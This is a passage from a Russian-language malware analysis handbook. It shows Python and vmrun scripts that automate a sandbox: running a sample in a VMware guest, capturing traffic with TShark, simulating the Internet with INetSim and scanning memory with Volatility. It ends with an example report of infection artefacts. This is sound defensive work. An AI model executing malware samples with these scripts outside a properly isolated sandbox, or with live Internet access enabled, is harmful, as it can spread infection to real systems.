   -T <hostType> (ws|server|server1|fusion|esx|vc|player)
     for example, use '-T server' for VMware Server 2.0
                  use '-T server1' for VMware Server 1.0
                  use '-T ws' for VMware Workstation
                  use '-T esx' for VMware ESX
                  use '-T vc' for VMware vCenter Server
   -u <userName in host OS>  (not needed for Workstation)
   -p <password in host OS>  (not needed for Workstation)
   -vp <password for encrypted virtual machine>
   -gu <userName in guest OS>
   -gp <password in guest OS>
```

Требуемые флаги проверки подлинности зависят от продукта VMware, но в остальном синтаксис везде одинаков. Ниже приведён краткий перечень команд, которые, скорее всего, понадобятся для автоматизации.

Группа и команда	Параметры	Описание
POWER: `start`	путь к vmx; `[gui|nogui]`	Запустить ВМ или группу
POWER: `stop`	путь к vmx; `[hard|soft]`	Остановить ВМ или группу
POWER: `suspend`	путь к vmx; `[hard|soft]`	Приостановить ВМ или группу
SNAPSHOT: `revertToSnapshot`	путь к vmx; имя снимка	Установить состояние ВМ по снимку
GUEST OS: `runProgramInGuest`	путь к vmx; `[-noWait]`; `[-activeWindow]`; `[-interactive]`; полный путь к программе; аргументы	Выполнить программу в гостевой ОС
GUEST OS: `CopyFileFromHostToGuest`	путь к vmx; путь на узле; путь в гостевой ОС	Скопировать файл с узла в гостевую ОС
GUEST OS: `CopyFileFromGuestToHost`	путь к vmx; путь в гостевой ОС; путь на узле	Скопировать файл из гостевой ОС на узел
GUEST OS: `captureScreen`	путь к vmx; путь на узле	Сохранить экран ВМ в локальный файл

Следующие команды показывают передачу и выполнение образца в ВМ посредством `vmrun`. Предполагается VMware Workstation, снимок `cleanimg` и образец `/data/mal.exe`. Для автоматизации команды можно поместить в сценарий и запускать локально, через SSH или даже как задание cron.

```
$ export VMX=/vmware/vms/XPSP2.vmx
$ vmrun -T ws revertToSnapshot cleanimg $VMX
$ vmrun -T ws start $VMX
$ vmrun -T ws -gu Administrator -gp mypassword \
              copyFileFromHostToGuest $VMX \
              /data/mal.exe C:\mal.exe
$ vmrun -T ws -gu Administrator -gp mypassword \
              runProgramInGuest $VMX -noWait \
              -activeWindow -interactive C:\mal.exe
```

Для копирования файлов или запуска программ в ВМ необходимо передать действительные учётные данные её пользователя. Дополнительные параметры `runProgramInGuest` разрешают выполненной программе создавать окна и взаимодействовать с пользователями на рабочем столе (`-activeWindow`, `-interactive`) и запрещают `vmrun` ожидать завершения процесса в ВМ (`-noWait`).

Автоматизация посредством Python

Файл `vmauto.py` на DVD содержит класс Python `VMwareAuto`, автоматизирующий выполнение вредоносных программ внутри ВМ VMware. Он поддерживает следующие методы:

• `VMwareAuto(vmx_path)` создаёт экземпляр класса, связанный с ВМ, файл конфигурации которой находится по пути `vmx_path`;
• `VMwareAuto.revert(snapname)` возвращает ВМ к снимку `snapname`;
• `VMwareAuto.start()` запускает ВМ;
• `VMwareAuto.setuser(user, pass)` задаёт учётные данные пользователя ВМ для копирования файлов и выполнения программ;
• `VMwareAuto.copytovm(src, dst)` копирует файл `src` с узла по пути `dst` в ВМ;
• `VMwareAuto.copytohost(src, dst)` копирует файл `src` из ВМ по пути `dst` на узле;
• `VMwareAuto.suspend()` приостанавливает ВМ;
• `VMwareAuto.winexec(exe_path, args)` выполняет программу `exe_path` в ВМ с необязательными аргументами `args`; предварительно необходимо вызвать `setuser`;
• `VMwareAuto.scrshot(out_file)` сохраняет снимок рабочего стола ВМ в `out_file` в файловой системе узла;
• `VMwareAuto.findmem()` находит связанный с ВМ файл виртуальной памяти `.vmem`;
• `VMwareAuto.stop()` останавливает и выключает ВМ.

Следующий код показывает применение `VMwareAuto` в собственном сценарии Python. Он выполняет те же задачи, что и последовательность команд `vmrun` выше.

```
#!/usr/bin/python
from vmauto import VMwareAuto

# выбрать ВМ для работы
vm = VMwareAuto('/data/WinXP.vmx')
# вернуть к снимку
vm.revert('cleanimg')
# запустить ВМ
vm.start()
# задать пользователя и пароль
vm.setuser('Administrator', 'mypassword')
# скопировать вредоносную программу в ВМ
vm.copytovm('/data/mal.exe', 'C:\\mal.exe')
# выполнить вредоносную программу
vm.winexec('C:\\mal.exe')
```

В следующих рецептах показано расширение сценария перехватом пакетов, имитируемым Интернетом и анализом памяти. В рецепте 8-7 приведена обновлённая версия кода со многими дополнительными функциями.

Добавление модулей анализа

До сих пор в этой главе рассматривалась автоматизация задач ВМ VirtualBox и VMware посредством Python. Теперь будут представлены дополнительные модули Python для перехвата сетевого трафика, включения имитируемого доступа к Интернету и анализа дампа памяти каждого образца. Код модулей находится в файле `analysis.py` на DVD. Импортировав `analysis.py` в сценарии, использующие также API VirtualBox или VMware, можно выполнять все задачи автоматизации и сбора данных из одного сценария.

Рецепт 8-4. Перехват пакетов посредством TShark из Python

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Почти всегда требуется перехватывать сетевой трафик анализируемой вредоносной программы. Как отмечалось в рецепте 7-2, для этого прекрасно подходят инструменты командной строки `tcpdump` и `tshark`. В этом рецепте показана оболочка Python над `tshark`; аналогичную можно создать для `tcpdump`. Она запускает и останавливает перехват пакетов, читает данные и создаёт статистику трафика. Пример кода из `analysis.py`:

```
# укажите путь к tshark на своей машине
tshark = '/usr/bin/tshark'

class TShark:
    def __init__(self, pcap_file):
        self.pcap_file = pcap_file
        self.proc = None

        if not os.path.isfile(tshark):
            raise 'Cannot find tshark in ' + tshark

    def start(self, iface, guest_ip=None):
        pargs = [tshark, '-p', '-i', iface]
        pargs.extend(['-w', self.pcap_file])
        if guest_ip:
            pargs.extend(['-f', 'host %s' % guest_ip])

        self.proc = subprocess.Popen(pargs)

    def stop(self):
        if self.proc != None and self.proc.poll() == None:
            self.proc.terminate()

    def read(self):
        proc = subprocess.Popen(
            [
                tshark, '-z', 'http_req,tree',
                '-z', 'ip_hosts,tree', '-z', 'io,phs',
                '-r', self.pcap_file
            ],
            stdout=subprocess.PIPE
        )
        return proc.communicate()[0]
```

Класс `TShark` поддерживает следующие методы:

• `TShark(pcap_file)` создаёт экземпляр класса, записывающий перехваченный трафик в файл, указанный параметром `pcap_file`;
• `TShark.start(iface, guest_ip)` начинает перехват пакетов на интерфейсе `iface` с фильтром, включающим только трафик, отправленный на `guest_ip` или полученный от него;
• `TShark.stop()` останавливает перехват пакетов;
• `TShark.read()` считывает трафик из `pcap_file`, включая статистику по IP-адресам, протоколам и HTTP-запросам.

Прежде чем встраивать класс `TShark` в автоматизированную песочницу, следует проверить его в оболочке Python. В следующем примере прослушивается интерфейс `eth0`, перехватывается трафик, отправленный на `192.168.1.141` или полученный от него, данные сохраняются в `/tmp/my.pcap`, после чего результаты считываются обратно.

```
$ sudo python2.6
Python 2.6.5 (r265:79063, Apr 16 2010, 13:09:56)
[GCC 4.4.3] on linux2
>>> from analysis import TShark
>>> cap = TShark("/tmp/my.pcap")
>>> cap.start("eth0", "192.168.1.141")
Running as user "root" and group "root". This could be dangerous.
Capturing on eth0
40
>>> cap.stop()
>>> print cap.read()
[REMOVED]
======================================================================
 IP Addresses          value        rate            percent
----------------------------------------------------------------------
 IP Addresses             90       0.014359
  192.168.1.141           90       0.014359         100.00%
  8.8.8.8                 40       0.006382          44.44%
  91.189.90.40            12       0.001915          13.33%
  63.245.209.93           10       0.001595          11.11%
  96.17.106.105           28       0.004467          31.11%
[REMOVED]
```

Несколько команд, введённых во время проверки, совпадают с теми, которыми можно расширить сценарии автоматизации VirtualBox и VMware. Если нужна дополнительная гибкость в отношении статистики или фильтрации, достаточно изменить класс `TShark`. Однако стандартного кода достаточно, чтобы сохранить пакеты в файл. После этого дополнительные сведения можно получить следующими способами:

• проверить файл pcap системой обнаружения вторжений Snort (см. рецепт 7-2);
• проанализировать файл pcap с помощью `chaosreader.pl`[9] или `pcapline.py`[10] (эти инструменты создают HTML-отчёт по диалогам из перехваченных пакетов);
• проверить файл pcap с помощью Jsunpack-n (см. рецепт 6-13), чтобы извлечь JavaScript и обнаружить попытки эксплуатации уязвимостей.

В рецепте 8-7 приведён пример готового сценария автоматизации, использующего класс `TShark`.

Рецепт 8-5. Сбор сетевых журналов INetSim посредством Python

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В рецепте 7-3 рассказывалось, как установить и настроить INetSim для удержания сетевого трафика в изолированной среде. Следующий код из `analysis.py` показывает простой способ

запускать и останавливать INetSim во время каждого цикла автоматизации, сохраняя журналы в отдельный каталог для конкретной вредоносной программы.

```
# укажите путь к inetsim на своей машине
inetsim = '/data/inetsim/inetsim'

class INetSim:
    def __init__(self, outdir):
        self.outdir = outdir
        self.proc   = None

        if os.name != "posix":
            raise 'InetSim is only available on Posix systems'
        if not os.path.isfile(inetsim):
            raise 'Cannot find inetsim in ' + inetsim

    def start(self):
        self.proc = subprocess.Popen(
            [
                inetsim,
                '--log-dir', self.outdir,
                '--report-dir', self.outdir,
            ],
            cwd=os.path.dirname(inetsim),
            stdout=subprocess.PIPE,
            stdin=subprocess.PIPE
        )

    def stop(self):
        if self.proc != None and self.proc.poll() == None:
            self.proc.terminate()

    def read(self):
        outp = ''
        svclog = self.outdir + '/service.log'
        if os.path.isfile(svclog):
            outp += open(svclog).read()
        for f in glob.glob(self.outdir + '/report.*.txt'):
            outp += open(f).read()
        return outp
```

Класс `INetSim` поддерживает следующие методы:

• `INetSim(outdir)` создаёт экземпляр класса, записывающий журналы служб и отладки в каталог `outdir`;
• `INetSim.start()` запускает набор средств имитации Интернета;
• `INetSim.stop()` останавливает набор средств имитации Интернета;
• `INetSim.read()` собирает журналы служб из `outdir` и выводит результаты для отчётов.

Перед использованием класса `INetSim` можно проверить его работу в оболочке Python. Разумеется, INetSim уже должен быть установлен и настроен (см. рецепт 7-3). Следующие команды запускают набор средств имитации и сохраняют журналы в `/auto/reports`. Время между запуском и остановкой имитации вы выбираете сами.

```
$ sudo python2.6
Python 2.6.5 (r265:79063, Apr 16 2010, 13:09:56)
[GCC 4.4.3] on linux2
>>> from analysis import INetSim
>>> net = INetSim("/auto/reports")
>>> net.start()
>>> net.stop()
>>> print net.read()
[redirect 3757] [192.168.1.99:1197] Redirecting tcp connections \
       from host '192.168.1.99' (00:0c:29:1d:f8:40), \
       destination changed from '72.246.30.26:80' to '192.168.1.127:80'.
[http 80/tcp 3806] [192.168.1.99:1197] connect
[http 80/tcp 3806] [192.168.1.99:1197] recv: GET / HTTP/1.1
```

```
[http 80/tcp 3806] [192.168.1.99:1197] recv: Host: msn.foxsports.com
[REMOVED]
```

Как видно, вывод показывает, что `192.168.1.99` (IP-адрес нашей ВМ) пытался связаться с `msn.foxsports.com`. Однако INetSim перенаправил HTTP-запрос на `192.168.1.127:80` (IP-адрес сервера с INetSim). Имитация Интернета является самым безопасным способом увидеть сетевой трафик вредоносной программы и получить реальные ответы, не подвергая систему риску связи с настоящим Интернетом. В некоторых случаях сетевую активность удаётся перехватить только посредством набора средств имитации, например когда реальные серверы отключены или недоступны. В примере из рецепта 8-7 показан сценарий автоматизации, реализующий класс `INetSim`.

Рецепт 8-6. Анализ дампов памяти посредством Volatility

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Volatility можно автоматизировать для анализа дампов памяти, полученных с виртуальных или физических машин. Здесь анализ памяти не рассматривается подробно, поскольку ему целиком посвящены последние четыре главы книги. Автоматизировать можно всё, что обсуждается в этих главах. Следующий код из `analysis.py` представляет собой простую оболочку над несколькими основными командами Volatility, с которой можно начать работу.

```
# путь к volatility на своей машине
volatility = '/auto/volatility/volatility'

# путь к python на своей машине
python = '/usr/bin/python'

class Volatility:
    def __init__(self, mem_file):
        self.mem_file = mem_file

    def run_cmd(self, cmd, args=[]):
        pargs = [python, volatility, cmd, '-f', self.mem_file]
        if len(args):
            pargs.extend(args)
        proc = subprocess.Popen(pargs, stdout=subprocess.PIPE)
        return proc.communicate()[0]

    def pslist(self):
        return self.run_cmd('pslist')

    def sockets(self):
        return self.run_cmd('sockets')

    def conns(self):
        return self.run_cmd('connections')

    def malfind(self, rules, outdir='.tmp'):
        args = ['-d', outdir]
        if os.path.isfile(rules):
            args.extend(['-y', rules])
        return self.run_cmd('malfind2', args)

    def hooks(self, outdir='.tmp'):
        args = ['-d', outdir]
        return self.run_cmd('apihooks', args)
```

Класс `Volatility` поддерживает следующие методы:

• `Volatility(mem_file)` создаёт экземпляр класса, анализирующий файл памяти `mem_file`;
• `Volatility.pslist()` выводит список активных процессов из дампа памяти;
• `Volatility.sockets()` выводит список объектов сетевых сокетов в дампе памяти;
• `Volatility.conns()` выводит список объектов соединений в дампе памяти;
• `Volatility.malfind(rules, outdir)` ищет в дампе памяти скрытый и внедрённый код, используя сигнатуры YARA из файла `rules`, и сохраняет вредоносные сегменты памяти в каталоге `outdir`;
• `Volatility.hooks(outdir)` ищет в дампе памяти перехваты API, установленные руткитами, и сохраняет сегмент памяти с кодом руткита в каталоге `outdir`.

Как и остальные модули этой главы, класс `Volatility` следует проверить перед использованием в сценариях автоматизации. Следующие команды выводят процессы и соединения из дампа памяти `/data/WinXP.vmem`.

```
$ sudo python2.6
Python 2.6.5 (r265:79063, Apr 16 2010, 13:09:56)
[GCC 4.4.3] on linux2
>>> from analysis import Volatility
>>> vol = Volatility("/data/WinXP.vmem")
>>> print vol.pslist()
Name            Pid    PPid   Time
System          4      0      Thu Jan 01 00:00:00 1970
smss.exe        612    4      Wed Dec 09 20:29:49 2009
csrss.exe       660    612    Wed Dec 09 20:29:50 2009
winlogon.exe    684    612    Wed Dec 09 20:29:50 2009
services.exe    728    684    Wed Dec 09 20:29:50 2009
lsass.exe       740    684    Wed Dec 09 20:29:50 2009
[REMOVED]
>>> print vol.conns()
Local Address             Remote Address            Pid
192.168.104.129:1054      96.6.124.82:80            1376
192.168.104.129:1053      96.6.124.82:80            1888
```

Ещё один пример встраивания класса `Volatility` в сценарии автоматизации приведён в рецепте 8-7.

Рецепт 8-7. Объединение всех компонентов песочницы

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Представленные до сих пор API автоматизации написаны максимально гибко, чтобы они работали в нескольких узловых операционных системах. В рецепте 8-1 был представлен сценарий для VirtualBox и показано его применение на узле Mac OS X. В этом рецепте представлен сценарий для VMware и показано его применение на узле Linux. Кроме того, для статического анализа вредоносной программы перед её выполнением в ВМ задействуются API PEScanner из рецепта 3-8 и API VirusTotal из рецепта 4-4. Следующий код из находящегося на DVD файла `myvmware.py` показывает совместную работу всех компонентов:

```
#!/usr/bin/python
from vmauto import VMwareAuto
import os, sys, time, analysis
import hashlib, shutil
from avsubmit import VirusTotal
from pescanner import PEScanner

# путь для хранения данных отчётов
# каталог должен существовать, но для образца будет создан
# подкаталог, именем которого служит MD5 вредоносной программы
```

```
report_path = "/auto/reports"

# имя чистого снимка
snapname = 'cleanimg'

# учётные данные пользователя гостевой ВМ,
# от имени которого будет выполняться вредоносная программа
user = 'Administrator'
passwd = 'password'

# IP-адрес гостевой системы (предполагается, что он известен
# и статичен; используется для сканирования посредством nmap)
guest_ip = '192.168.1.99'

# путь к файлу конфигурации VMX гостевой системы VMware
guest_vmx = '/auto/MalwareAnalysis/WinXP.vmx'

def printhdr(name):
    print '#' * 75
    print '# ' + name
    print '#' * 75

def analyze(vm, sample, rdir, inetsim):
    # проверить образец модулем PEScanner
    printhdr('Submission Details')
    pescan = PEScanner([sample])
    pescan.collect()

    # отправить образец в VT и вывести результаты
    printhdr('Antivirus Results')
    vt = VirusTotal(sample)
    detects = vt.submit()
    for key,val in detects.items():
        print "  %s => %s" % (key, val)

    # вернуть ВМ к чистому снимку
    vm.revert(snapname)
    vm.start()
    time.sleep(15)

    # задать учётные данные для задач в гостевой ВМ
    vm.setuser(user, passwd)

    # скопировать образец вредоносной программы на диск ВМ
    dst = 'C:\\%s' % os.path.basename(sample)
    vm.copytovm(sample, dst)

    # запустить перехват пакетов на узле
    pcap = analysis.TShark(rdir + '/file.pcap')
    pcap.start('eth0', guest_ip)

    # запустить INetSim для имитации Интернета
    if inetsim:
        inet = analysis.INetSim(rdir)
        inet.start()

    # выполнить вредоносную программу в гостевой ВМ
    # и дать ей поработать одну минуту
    vm.winexec(dst)
    time.sleep(60)

    # сделать снимок рабочего стола гостевой ВМ
    vm.scrshot(rdir + '/shot.bmp')

    # приостановить ВМ
    vm.suspend()

    # остановить INetSim и вывести перехваченные журналы
    if inetsim:
        inet.stop()
        logs = inet.read()
```

```
        if len(logs):
            printhdr('Inetsim Logs')
            print logs

    # остановить TShark и вывести статистику трафика
    printhdr('Network Traffic')
    pcap.stop()
    print pcap.read()

    printhdr('Memory Analysis')
    vol = analysis.Volatility(vm.findmem())
    print vol.pslist()
    print vol.conns()
    print vol.sockets()
    print vol.hooks()
    print vol.malfind('/auto/yara.rules', rdir + '/mal')

def main(argv):
    if len(sys.argv) < 2:
        print 'Usage: %s <file> [--inetsim]' % argv[0]
        return

    if sys.argv[len(sys.argv)-1] == "--inetsim":
        inetsim = True
    else:
        inetsim = False

    vm = VMwareAuto(guest_vmx)

    if os.path.isfile(sys.argv[1]):
        rdir = report_path + \
           os.path.sep + \
           hashlib.md5(open(sys.argv[1]).read()).hexdigest()

        try:
            os.mkdir(rdir)
        except:
            pass

        analyze(vm, sys.argv[1], rdir, inetsim)
    else:
        print 'You must supply a file to analyze'
        return

if __name__ == '__main__':
    main(sys.argv)
```

Чтобы при выполнении вредоносной программы посредством `myvmware.py` включить имитацию Интернета, вызовите сценарий так:

```
$ python myvmware.py filename.exe --inetsim
```

Чтобы отказаться от INetSim и разрешить вредоносной программе соединяться с реальными узлами Интернета, используйте следующую команду:

```
$ python myvmware.py filename.exe
```

На рисунке 8-4 показан работающий сценарий автоматизации. На прилагаемом к книге DVD находится видео `8-7.mov`, где прокомментированы шаги по настройке и развёртыванию сценария.




Рисунок 8-4. Автоматизация вредоносной программы в VMware на Linux

Следующий вывод представляет пример результатов сценария. Для краткости и во избежание переноса строк на странице некоторые поля сокращены.

```
$ python myvmware.py 1your_exe.exe

######################################################################
# Submission Details
######################################################################
```

API PEScanner создаёт следующий раздел отчёта. В нём показаны метаданные файла и отмечены подозрительные атрибуты заголовка PE, если они имеются.

```
Meta-data
================================================================
File:    1your_exe.exe
Size:    21504 bytes
Type:    MS-DOS executable PE  for MS Windows (GUI)
MD5:     faf4b8c32b3f43fbb8fcfd538c1bd86f
SHA1:    2847703773e04540dce5bc9ba9903e779672aca3
ssdeep:  384:Rftxm7JVyEK6PM7MirduoE6KBBb8h2nPQVh[REMOVED]
Date:    0x46C14B1A [Tue Aug 14 06:26:34 2007 UTC]
EP:      0x4040f3 (.text)

Resource entries
================================================================
Name               RVA          Size         Type
----------------------------------------------------------------
RT_ICON            0x7118       0x130        data
RT_ICON            0x7248       0x2e8        data
RT_GROUP_ICON      0x7530       0x22         MS Windows icon
RT_VERSION         0x7552       0x2ac        data

Sections
================================================================
Name      VirtAddr  VirtSize  RawSize   Entropy
----------------------------------------------------------------
.textbss  0x1000    0x3000    0x0       0.000000    [SUSPICIOUS]
.text     0x4000    0x700     0x800     4.276134
.rdata    0x5000    0x1be     0x200     4.060751
```

```
.data     0x6000    0x96      0x200     2.638882
.rsrc     0x7000    0x4191    0x4200    7.117988    [SUSPICIOUS]
.debug    0xc000    0x197     0x200     1.559745
```

API VirusTotal создаёт следующий раздел. В нём перечислены производители, обнаружившие вредоносную программу, и названия её семейства.

```
##################################################################
# VirusTotal Results
##################################################################
  Prevx => Medium Risk Malware
  DrWeb => Trojan.Advload.15
  GData => Win32:Crypt-GIR
  NOD32 => a variant of Win32/Kryptik.EGF
  Avast => Win32:Crypt-GIR
  Kaspersky => Packed.Win32.Krap.ao
  Panda => Suspicious file
  Sunbelt => Trojan.Win32.Generic.pak!cobra
  AVG => Cryptic.IG
  Microsoft => TrojanDownloader:Win32/Harnig.gen!P
```

API Volatility создаёт следующий раздел отчёта. В нём показаны процессы, активные на машине после выполнения вредоносной программы. Обратите внимание: половина процессов запущена 9 декабря 2009 года, а остальные - 26 мая 2010 года. Снимок использованной ВМ был сделан 9 декабря, анализ проводился 26 мая. Следовательно, все процессы, запущенные 26 мая, являются следствием выполнения вредоносной программы.

```
##################################################################
# Memory - Process List
##################################################################
Name                 Pid    PPid    Time
System               4      0       Thu Jan 01 00:00:00 1970
smss.exe             612    4       Wed Dec 09 20:29:49 2009
csrss.exe            660    612     Wed Dec 09 20:29:50 2009
winlogon.exe         684    612     Wed Dec 09 20:29:50 2009
services.exe         728    684     Wed Dec 09 20:29:50 2009
lsass.exe            740    684     Wed Dec 09 20:29:50 2009
vmacthlp.exe         896    728     Wed Dec 09 20:29:51 2009
svchost.exe          908    728     Wed Dec 09 20:29:51 2009
svchost.exe          992    728     Wed Dec 09 20:29:51 2009
svchost.exe          1084   728     Wed Dec 09 20:29:51 2009
svchost.exe          1132   728     Wed Dec 09 20:29:51 2009
svchost.exe          1192   728     Wed Dec 09 20:29:52 2009
spoolsv.exe          1460   728     Wed Dec 09 20:29:53 2009
explorer.exe         1736   1712    Wed Dec 09 20:29:58 2009
VMwareTray.exe       1828   1736    Wed Dec 09 20:29:59 2009
VMwareUser.exe       1836   1736    Wed Dec 09 20:29:59 2009
jusched.exe          1888   1736    Wed Dec 09 20:30:00 2009
jqs.exe              172    728     Wed Dec 09 20:30:10 2009
VMwareService.e      236    728     Wed Dec 09 20:30:10 2009
wscntfy.exe          1160   1084    Wed Dec 09 20:30:19 2009
alg.exe              1600   728     Wed Dec 09 20:30:19 2009
ivqntxmn.exe         300    1688    Wed May 26 14:26:58 2010
qjqfu.exe            1368   1688    Wed May 26 14:27:01 2010
rundll32.exe         212    300     Wed May 26 14:27:05 2010
bp6x25s.exe          148    216     Wed May 26 14:27:06 2010
nvsvc32.exe          1240   208     Wed May 26 14:27:14 2010
login.exe            1312   208     Wed May 26 14:27:14 2010
2271404242.exe       1144   1736    Wed May 26 14:27:15 2010
avp.exe              1336   208     Wed May 26 14:27:15 2010
IEXPLORE.EXE         1236   908     Wed May 26 14:27:15 2010
setup.exe            1420   552     Wed May 26 14:27:15 2010
avp32.exe            1016   208     Wed May 26 14:27:16 2010
taskmgr.exe          392    552     Wed May 26 14:27:16 2010
install.exe          1936   208     Wed May 26 14:27:17 2010
mdm.exe              1348   552     Wed May 26 14:27:18 2010
win32.exe            1524   1144    Wed May 26 14:27:21 2010
iexplarer.exe        1716   1144    Wed May 26 14:27:22 2010
hexdump.exe          1664   1144    Wed May 26 14:27:22 2010
wmiprvse.exe         1280   908     Wed May 26 14:27:24 2010
```

```
vdhtqtftssd.exe      308    808     Wed May 26 14:27:31 2010
cmd.exe              460    236     Wed May 26 14:27:46 2010
```

API Volatility создаёт следующие два раздела - сокеты и соединения. По столбцу `Pid` из списка процессов можно связать сокеты и соединения с создавшими их процессами.

```
##################################################################
# Memory - Sockets
##################################################################
Pid    Port   Proto  Create Time
1236   1084   6      Wed May 26 14:27:18 2010
1192   1900   17     Wed May 26 02:19:09 2010
476    1061   6      Wed May 26 14:26:56 2010
4      139    6      Wed May 26 02:19:09 2010
740    500    17     Wed Dec 09 20:30:10 2009
1600   1028   6      Wed Dec 09 20:30:20 2009
300    1073   6      Wed May 26 14:27:07 2010
4      445    6      Wed Dec 09 20:29:47 2009
1240   1081   6      Wed May 26 14:27:15 2010
992    135    6      Wed Dec 09 20:29:51 2009
1888   1054   6      Wed May 26 14:26:54 2010
4      137    17     Wed May 26 02:19:09 2010
740    0      255    Wed Dec 09 20:30:10 2009
1084   123    17     Wed May 26 02:19:09 2010
4      138    17     Wed May 26 02:19:09 2010
1132   1041   17     Wed May 26 02:16:03 2010
1084   123    17     Wed May 26 02:19:09 2010
1132   1053   17     Wed May 26 14:26:54 2010
1236   1083   6      Wed May 26 14:27:18 2010
1192   1900   17     Wed May 26 02:19:09 2010
1236   1086   17     Wed May 26 14:27:27 2010
740    4500   17     Wed Dec 09 20:30:10 2009
172    5152   6      Wed Dec 09 20:30:10 2009
4      445    17     Wed Dec 09 20:29:47 2009
148    1076   6      Wed May 26 14:27:07 2010
1736   1080   6      Wed May 26 14:27:11 2010
##################################################################
# Memory - Connections
##################################################################
Local Address          Remote Address            Pid
192.168.1.99:1083      94.75.233.243:80          1236
192.168.1.99:1061      72.246.30.91:80           476
192.168.1.99:1084      94.75.233.243:80          1236
192.168.1.99:1076      94.75.233.243:80          148
192.168.1.99:1080      94.75.233.243:80          1736
192.168.1.99:1054      72.246.30.91:80           1888
192.168.1.99:1073      94.75.233.243:80          300
192.168.1.99:1081      85.17.239.20:80           1240
```

API Volatility создаёт следующий раздел о скрытом и внедрённом коде. В нём выводятся имя заражённого процесса и сведения о типе данных в диапазоне памяти. Подробнее применение Volatility для поиска скрытого и внедрённого кода рассмотрено в рецепте 16-6.

```
##################################################################
# Memory - Injected Code
##################################################################
#
# svchost.exe (Pid: 1192)
#

[!] Range: 0x771b0000 - 0x77259fff (Tag: Vad , Protection: 0x7)
PE sections: [.text, .data, .rsrc, .reloc, ]

YARA rule: bankers
Description: Indicates banker / passwd stealer
57 00 69 00 6e 00 69 00 6e 00 65 00 74 00 43 00    W.i.n.i.n.e.t.C.
61 00 63 00 68 00 65 00 43 00 72 00 65 00 64 00    a.c.h.e.C.r.e.d.

#
# explorer.exe (Pid: 1736)
```

```
#

[!] Range: 0x02210000 - 0x02211fff (Tag: VadS, Protection: 0x6)
Hexdump:
e9 d9 01 00 00 4d 79 73 74 69 63 20 43 6f 6d 70    .....Mystic Comp
72 65 73 73 6f 72 00 e6 0e 00 00 4f 59 0f f1 00    ressor.....OY...

[!] Range: 0x5df10000 - 0x5df6ffff (Tag: Vad , Protection: 0x7)
PE sections: [.text, .data, .rsrc, .reloc, ]

YARA rule: autorun
Description: Indicates attempt to spread through autorun
Hit: [autorun]
5b 61 75 74 6f 72 75 6e 5d 0d 0a 4f 50 45 4e 3d    [autorun]..OPEN=
73 65 74 75 70 53 4e 4b 2e 65 78 65 0d 0a 49 43    setupSNK.exe..IC

#
# IEXPLORE.EXE (Pid: 1236)
#

[!] Range: 0x00e00000 - 0x00e00fff (Tag: VadS, Protection: 0x6)
Hexdump:
8b ff 55 8b ec e9 f5 68 cb 70 00 00 00 00 00 00    ..U....h.p......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................

Disassembly:
0x00e00000   mov edi,edi
0x00e00002   push ebp
0x00e00003   mov ebp,esp
0x00e00005   jmp 0x71ab68fa

[!] Range: 0x00df0000 - 0x00df0fff (Tag: VadS, Protection: 0x6)
Hexdump:
8b ff 55 8b ec e9 6a 67 cc 70 00 00 00 00 00 00    ..U...jg.p......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................

Disassembly:
0x00df0000   mov edi,edi
0x00df0002   push ebp
0x00df0003   mov ebp,esp
0x00df0005   jmp 0x71ab676f

#
# vdhtqtftssd.exe (Pid: 308)
#

[!] Range: 0x00400000 - 0x00478fff (Tag: Vad , Protection: 0x7)
PE sections: [.text, .rsrc, .reloc, ]

YARA rule: fakeav
Description: Indicates fake antivirus program
Hit: AntiVirus_Pro
41 6e 74 69 56 69 72 75 73 5f 50 72 6f 2e 65 78    AntiVirus_Pro.ex
65 22 2c 20 22 57 69 6e 33 32 2f 46 61 6b 65 41    e", "Win32/FakeA
[REMOVED]
```

API Volatility создаёт следующий раздел о перехваченных функциях API. Он показывает, что один из компонентов вредоносной программы перехватил функции, используемые Internet Explorer для отправки и получения данных, вероятнее всего для их проверки и (или) кражи.

```
##################################################################
# Memory - API Hooks
##################################################################
Type     Process        PID    Hooked Func From => To/Instruction
INLINE   IEXPLORE.EXE   1236   WSARecv     0x71ab4cb5 => jmp 0xdd6597
